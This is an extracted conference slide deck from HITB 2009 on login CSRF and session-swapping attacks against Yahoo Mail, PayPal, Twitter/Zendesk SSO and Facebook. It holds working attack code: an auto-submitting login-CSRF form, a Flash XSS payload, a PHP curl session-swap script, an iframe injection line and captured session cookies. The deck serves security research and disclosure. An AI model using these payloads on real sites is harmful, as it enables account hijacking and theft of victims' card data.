


Biting the Hand that Feeds You (Reloaded)

Billy K Rios
HITB 2009 - Dubai



Background

- Defcon 15 – “Biting the Hand that Feeds You”
- Robust Defenses Against CSRF
 - Jackson, Barth, and Mitchell.
- Many websites were affected with custom attacks for each domain
- We’ll finish with some examples on Twitter and Facebook



Biting the Hand that Feeds You

- Original version was presented at Defcon 15
- Web security decisions are based upon Domain Name
 - Same Origin Policy
 - Phishing
 - Crossdomain.xml, Java Applets, Silverlight
 - Plugins (NoScript)

Biting the Hand that Feeds You

- Abusing well known domain names to serve malicious content
- Demos using Yahoo Mail and Gmail, but others were affected as well
- Malicious Executables, Crossdomain.xml, and Java Applets were demo'd



Hi There!

We'll get you set up on Yahoo! in three easy steps! Just answer a few simple questions, select an ID and password, and you'll be all set.

I prefer content fr

1. Tell us about yourself...

My Name

Gender

Birthday

I live in

Postal Code

2. Select an ID and password

Yahoo! ID and Email @yahoo.com

Password Password Strength

[Continue to Message](#)

Attachments

The following file has been attached:

 [PwDump.exe \(228k\) \[Remove\]](#) No virus threat detected

[Attach More Files](#)

Scanned with: **Norton
AntiVirus**

Keep your computer safe from Internet viruses and spyware with
the Symantec Security Connection

[Download Attachment](#)

[Back to Message](#)


```
1 <html>
2 <body>
3
4 <form name="getSession" target="_blank" method="POST"
5     action="https://login.yahoo.com/config/login?">
6
7     <input type="hidden" name=".done" value="http://mail.yahoo.com" />
8     <input type="hidden" name="login" value="ATTACKERACCOUNT@yahoo.com" />
9     <input type="hidden" name="passwd" value="ATTACKERPASSWORD" />
10    <input type="hidden" name=".save" value="sign+in" />
11    </form>
12
13 <script>
14     document.getSession.submit();
15 </script>
16
17 </body>
18 </html>
```

What just happened?

- The attacker pushed an iframe to the victims browser
- The attacker used the iframe to POST valid credentials to the server (CSRF)
- The server verifies the credentials belong to a valid user and authenticates the user within the application logic

What just happened?

- The server issues a SET-COOKIE, giving the victim's browser access to the attacker account
- The attacker knows the location for various malicious payload within their own account
- The attacker pushes a second CSRF which requests a malicious file/attachment/content

File Download - Security Warning



Do you want to run or save this file?



Name: PwDump.exe

Type: Application

From: f574.mail.yahoo.com

Run

Save

Cancel



While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. [What's the risk?](#)


Serving content from popular domains

- Helps get past phishing filters
- Any domain whitelist/blacklist can be circumvented
- Flash Crossdomain.xml and Java applets made things interesting

Robust Defenses against CSRF

- Adam Barth, Colin Jackson, John Mitchell
- Presented various CSRF scenarios and two attacks using “Login CSRF”
- The authors presented an attack against Web History features and Paypal

Stanford Examples – Web History



Stanford Examples





Attacker

Attacker registers a PayPal account



User logs into PayPal and attempts to add a new Credit Card



Victim

Stanford Examples

My Account | Send Money | Request Money | Merchant Services | Products & Services | Shopping

Overview | Add Funds | Withdraw | History | Resolution Center | Profile

Add Credit or Debit Card [Secure Transaction](#)

Debit Cards (also called check cards, ATM cards, or banking cards) are accepted if they have a Visa or MasterCard logo.

Number of cards active on your account: 1

*First Name:

*Last Name:

*Card Type:

*Card Number:    

*Expiration Date:


*Card Verification Number:  (On the back of your card, find the last 3 digits) [Help finding your Card Verification Number](#) | [Using AmEx?](#)

Stanford Examples



Attacker

BEFORE the submit button is pressed, the attacker uses an iframe to POST the attackers creds to PayPal



Victim



The victim receives the iframe from the attacker and the victim's browser automatically submits the login to PayPal (with the attackers creds)

Stanford Examples



Attacker

The attacker retrieves the new credit card from THEIR account!

PayPal validates the creds, and sends a new session cookie. The Victim is now logged in as the attacker



Victim

The Victim presses the SUBMIT button and submits the new cred card info to PayPal

IMHO

- Disparity between two different security models
- Browser security model is very focused on Same Origin Policy
- Application security model is based on authentication and sessions

IMHO

- When a user/attacker provides credentials to the application, the application verifies that the credentials are valid (authentication)
- Once the authentication process is complete, the server then establishes the boundaries for that particular user (authorization)
- The server tracks this “contract” by issuing the client a session cookie

IMHO

- The contract changes several times throughout the course of a browser life (each logout/login) is a change in the contract
- The browser doesn't care about any contracts established between the user and the application, it merely enforces the protection mechanisms for cookies and content

Places to Watch for

- Login forms that don't protect against CSRF
- SSO option and Forms based login option
- Tokens being passed from one domain to another

The Twitter logo is displayed in its characteristic blue, lowercase font with a white outline.

[Home](#) [Profile](#) [Find People](#) [Settings](#) [Help](#) [Sign out](#)

What are you doing?

140

update



o_o sessionswap1



following



followers



updates

Home



[Home](#) [Profile](#) [Find People](#) [Settings](#) [Help](#) [Sign out](#)



Home



Welcome to Twitter Support!

Submitted Jan 14 in [Getting Started](#)

We're here to help

Welcome to Twitter Support. The Twitter support team is here to help you solve your problems and find answers to your questions. Who are we? [Caroline](#), [Mark](#), [Del](#), and [Crystal](#)- follow us on Twitter, we're here to help!

Twitter Support has quite a back log of requests right now, so getting a response to your questions may take 5-7 business days. Please look at the [Help Resources](#) for answers to your questions, and if you are looking for something you don't find, let us know so we can add it for others who might be wondering the same thing.

Using Help Resources

Twitter's help resources are always accessible in the sidebar of your Support home page. We've got the basics but we're adding more! If there is something you'd like to see that's not here yet, log in and submit a feature request! We'd love to hear your feedback about making help as helpful as possible.

- **Getting Started** New to Twitter? Check out our [Getting Started](#) articles to get a feel for the basics.
- **How-To Information** If you're not sure how to do something, find it [here!](#) If you can't find it, try using the search box.
- **Known Issues** Find out what problems or bugs affect Twitter people today
- **Trouble Shooting** Check out [common problems](#), and how to resolve them
- **Terms of Service and Rules and Policies** Use our [Rules and Policies](#) section to learn about what Twitter does about Spam, Impersonation, Trademark, Copyright and other Terms of Service or Rules violations, and find out what you need to do to resolve a violation.
- **Get Satisfaction:** to get help from other people who use Twitter, use the Get Satisfaction widget in the sidebar to get help from other people who use Twitter. (Note: Twitter does not officially support Get Satisfaction. If you need help from Twitter, you can find it [here](#).)

What's New?

Important Announcements: When you click [Help](#) from the Twitter website, you'll be taken to your Twitter Support home page. The home page will always have

Welcome!

Welcome to Twitter Support
Find answers to your questions using our [Help Resources](#).

If you still can't find what you're looking for, or need to report a problem not listed in Known Issues, submit a help ticket.

- * [Submit a support request](#)
- * [Check on open requests](#)

If you can't log in to submit a ticket, send your request to support@twitter.com

[Take me back to Twitter proper](#)

Help Resources

- 🗨 [Getting Started](#) (18)
- 🗨 [How-To Information](#) (14)
- 🗨 [Trouble Shooting](#) (16)
- 🗨 [Known Issues](#) (10)
- 🗨 [Terms of Service and Rules policies](#) (11)

Search

(All)


Contacting Twitter

More information about Twitter
*[@spam](#): follow our spam profile and report Twitter spam via direct message

change password | [logout](#)'. The browser window is set against a black background with a red wavy line at the top." data-bbox="72 46 927 953"/>

☆ ▾ G ▾ Google

sessionswap1 | [change password](#) | [logout](#)



Edit View History Bookmarks Tools Help

http://twitter.zendesk.com/entries

Most Visited Getting Started Latest Headlines

twitter

Twitter Support

HOME | SUBMIT A REQUEST | CHECK YOUR EXISTING REQUESTS



request to https://twitter.zendesk.com:443 [65.74.185.41]

forward

drop

intercept is on

action

raw

params

headers

hex

```
GET /access/remote/?name=sessionswap1&email=sessionswap%40mailinator.
com&external_id=21846953&timestamp=1235936930&hash=089ed9695bb94dfa93b7836a6f5e8b57 HTTP/1.1
Host: twitter.zendesk.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.0.6) Gecko/2009011913 Firefox/3.0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://help.twitter.com/portal
Cookie: _love_your_new_zendesk_session=c1b8142944d15142eda5c3e51336bf8d
```

Classic SSO scenario

- Take information from Application A
- Authenticate to Application B
- Avoid Passing credentials
- Use a token instead
- App B trusts the tokens passed

ZenDesk SSO

- Name=
- Email=
- External_id=
- Timestamp=

- Hash=
 - This hash value is based on the items above and a shared secret

Twitter Support :: Submit a request for assistance - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://help.twitter.com/requests/portal/new
Most Visited Getting Started Latest Headlines

Twitter | Twitter Support
sessionswap1 | [change password](#) | [logout](#)

HOME | **SUBMIT A REQUEST** | CHECK YOUR EXISTING REQUESTS

Submit a request

Dear Twitter, I have *

feature request/idea ▾

Regarding

Twitter on the web ▾

Tell us more: sharing is caring! *

To expedite your request, don't be stingy with the details. Help us help you by telling us as much as you can, especially if you're having a problem. Browser information, user names, steps taken, and thorough descriptions of what did (or didn't) happen are things we're quite interested in.

One request is enough: sending multiple requests will not get you a faster answer. It will delay a response by placing your requests together at the end of the queue. You can update an open ticket with new information by [checking on your request](#) and adding a comment.

Hint: the fastest way to report spam is to follow Twitter's @spam account and send us a direct message with the spammer's user name.

Be REALLY Careful about XSS Exposures

I feel:

Like Stealing Twitter Sessions

Attachment(s)

Browse...

TwitXSS.swf (delete)

Submit

Submit a request for assistance

Fields marked with an asterisk (*) are mandatory.

You'll be notified by email when our staff answers your request.

Welcome!

Welcome to Twitter Support
Find answers to your questions using our [Help Resources](#).

If you still can't find what you're looking for, or need to report a problem not listed in Known Issues, submit a help ticket.

* [Submit a support request](#)
* [Check on open requests](#)

If you can't log in to submit a ticket, send your request to support@twitter.com

[Take me back to Twitter proper](#)

Help Resources

- Getting Started (18)
- How-To Information (14)
- Trouble Shooting (16)
- Known Issues (10)
- Terms of Service and Rules policies (11)

Search

(A/D)

Submit a request

Dear Twitter, I have *

feature request/idea ▼

Regarding

Twitter on the web ▼

Tell us more: sharing is caring! *

To expedite your request, don't be stingy with the details. Help us help you by providing as much information, user names, steps taken, and thorough descriptions of what you're experiencing as possible.

One request is enough: sending multiple requests will not get you a faster response time or a fast queue. You can update an open ticket with new information by [checking on your request](#).

Hint: the fastest way to report spam is to follow Twitter's [@spam](#) account and report the spammer.

Be REALLY Careful about XSS Exposures

I feel:

Like Stealing Twitter Sessions

Attachment(s)

Browse...

TwitXSS.swf (delete)

```
class TwitXSS {
  static function main(mc) {
    getURL("javascript:" + escape(_root.getURLAddy) );
  }
}
```

Problem

- The SWF file is only available to the Attacker Account (SessionSwap1)
- Self XSS?
- Launch the XSS and wait for the user to log in?

request to https://twitter.zendesk.com:443 [65.74.185.41]

forward

drop

intercept is on

action

raw

params

headers

hex

```
GET /access/remote/?name=sessionswap1&email=sessionswap%40mailinator.
com&external_id=21846953&timestamp=1235936930&hash=089ed9695bb94dfa93b7836a6f5e8b57 HTTP/1.1
Host: twitter.zendesk.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.0.6) Gecko/2009011913 Firefox/3.0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://help.twitter.com/portal
Cookie: _love_your_new_zendesk_session=c1b8142944d15142eda5c3e51336bf8d
```



Attacker

**Authenticate to Twitter
using the Attackers Creds,
initiate SSO to Zendesk**



**Twitter passes the
SSO token back to
the Attacker (hash=)**



Victim


```
// The POST URL and parameters
$request = 'https://twitter.com/sessions';
$username = 'sessionswap1';
$password = 'sessionswaps-Password';
$postargs = 'authenticity_token='.$passedtoken.'&session%5Busername_of

// Get the curl session object
$session2 = curl_init($request);

// Set the POST options.
curl_setopt($session2, CURLOPT_POST, true);
curl_setopt($session2, CURLOPT_POSTFIELDS, $postargs);
curl_setopt($session2, CURLOPT_CONNECTTIMEOUT, 2);
curl_setopt($session2, CURLOPT_HEADER, true);
curl_setopt($session2, CURLOPT_COOKIE, $currentcookie);
curl_setopt($session2, CURLOPT_REFERER, "https://twitter.com/");
curl_setopt($session2, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows U; Win
curl_setopt($session2, CURLOPT_HTTPHEADER, array('Content-Type: applic
curl_setopt($session2, CURLOPT_RETURNTRANSFER, true);
```



Attacker



The Attacker passes the SSO link to the Victim via Iframe (CSRF)



Victim



twitter


```
$SSOurl = getSSO($zendstuff[timestamp], $realsession.$zendstuff[zencookie].");");  
echo "<iframe src='http://help.twitter.com/" . $SSOurl . "' height='1' width='1'></iframe>";
```



Attacker

**The SSO CSRF is passed
by the Victims Browser
to Twitter**



Victim

**Twitter issues a new
Zendesk session cookie
to the Victims Browser**

Twitter / Home - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://twitter.com/home

Most Visited Getting Started Latest Headlines

Home Profile Find People Settings Help Sign out

g? 140

o_o sessionswap2

following followers updates

update

do now:

that you're doing in the box above

le friends and follow what they're doing

your mobile phone to update your friends on the go

Home

- @Replies
- Direct Messages
- Favorites
- Everyone
- Following

Done

Twitter / Home - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://twitter.com/home

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that you're doing in the box above

le friends and follow what they're doing

your mobile phone to update your friends on the go

Home

- @Replies
- Direct Messages 0
- Favorites
- Everyone
- Following add

Done

Twitter Home Page Screenshot

Browser: Mozilla Firefox
URL: http://twitter.com/home

Navigation: Home Profile Find People Settings Help Sign

Profile: sessionswap2
Stats: 140 (posts), 0 following, 0 followers, 0 updates

Buttons: update

Sections: Home, @Replies

Twitter Support Page Screenshot

Browser: Mozilla Firefox
URL: http://help.twitter.com/entries

Navigation: HOME SUBMIT A REQUEST CHECK YOUR EXISTING REQUESTS

Message: Welcome back, sessionswap1

Section: Home

Content: Welcome to Twitter Support!
Submitted Jan 14 in Getting Started

The page at http://help.twitter.com says:



`__utma=43838368.1289871576383285500.1236360104.1236370944.1236371824.3; __utmz=43838368.1236360104.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)
_twitter_sess=BAh7CzoOcmV0dXJuX3RvIhhodHRwOi8vdHdpdHRici5jb20vOhNwYXNzd29y%250AZF90b2tlbilitZGMzYjZjNDc4MGMwZDI1MjBmNzg5YzE1ODRhOW
e4f88a24e560983935a77fcd6d7043795a3a738e; __utmz=43838368; _love_your_newZendesk_session=bfb18e11125035e5ec7a809bba34e4bd`

Facebook

- How CSRF protection mechanisms come into play
- Ajax-y behavior can complicate things
- These are UI/Design issues

Facebook



Attacker

Attacker registers a Facebook account



User logs into Facebook and attempts to add a new Credit Card



Victim

My Account

- Settings
- Networks
- Notifications
- Mobile
- Language

You have no cards associated with your account.

[Back to Account Page](#) | Add a new card below:


First Name:	<input type="text" value="Sessionswap"/>
Last Name:	<input type="text" value="Session"/>
Credit Card Type:	<input type="text" value="Visa"/>
Credit Card Number:	<input type="text"/>
Expiration Date:	<input type="text" value="09"/> <input type="text" value="2009"/>
CSC Code:	<input type="text" value="123"/> (What's this?)
Billing Address:	<input type="text" value="Billing Addy"/>
Billing Address 2:	<input type="text"/>
City/Town:	<input type="text" value="New York"/>
State/Province/Region:	<input type="text" value="NY"/>
Zip/Postal Code:	<input type="text" value="10121"/>
Country:	<input type="text" value="United States"/>
<input type="button" value="Save"/>	

Stanford Examples



Attacker

BEFORE the submit button is pressed, the attacker uses an iframe to POST the attackers creds to Facebook



Victim

facebook

Stanford Examples




Attacker

Facebook validates the creds, and sends a new session cookie. The Victim is now logged in as the attacker



Victim

The victim receives the iframe from the attacker and the victim's browser automatically submits the login to Facebook (with the attackers creds)



Stanford Examples



Attacker

facebook



Victim

The Victim presses the
SUBMIT button and
submits the new cred card
info to Facebook

My Account

- Settings
- Networks
- Notifications
- Mobile
- Language

Please only submit forms when properly logged in and do not click on malicious links.

You have no cards associated with your account.

[Back to Account Page](#) | [Add a new card below:](#)

First Name:	<input type="text" value="Sessionswap"/>
Last Name:	<input type="text" value="Session"/>
Credit Card Type:	<input type="text" value="Visa"/>
Credit Card Number:	<input type="text"/>
Expiration Date:	<input type="text" value="09"/> <input type="text" value="2009"/>
CSC Code:	<input type="text"/> (What's this?)
Billing Address:	<input type="text" value="Billing Addy"/>
Billing Address 2:	<input type="text"/>
City/Town:	<input type="text" value="New York"/>
State/Province/Region:	<input type="text" value="NY"/>
Zip/Postal Code:	<input type="text" value="10121"/>
Country:	<input type="text" value="United States"/>
<input type="button" value="Save"/>	

My Account

Settings

Networks

Notifications

Mobile

Language

Please only submit forms when properly logged in and do not click on malicious links.

You have no cards associated with your account.

Sessionswap Session Settings Logout

Attacker AttackerLast Settings Logout

Stanford Examples



Attacker

The Attacker retrieves the Credit Card data from THEIR Facebook account

Facebook shows the CSRF error and generates a new token for the victim



Victim



The Victim resubmits the credit card data to Facebook

CSRF Protections?

- New tokens are generated
- Ajax request occurring in the background
 - How are CSRF validation failures handled?
 - Failures silent?
- Appropriate Error messages?
- It may be easier to defend Forced Login/
Session Swapping

Questions?

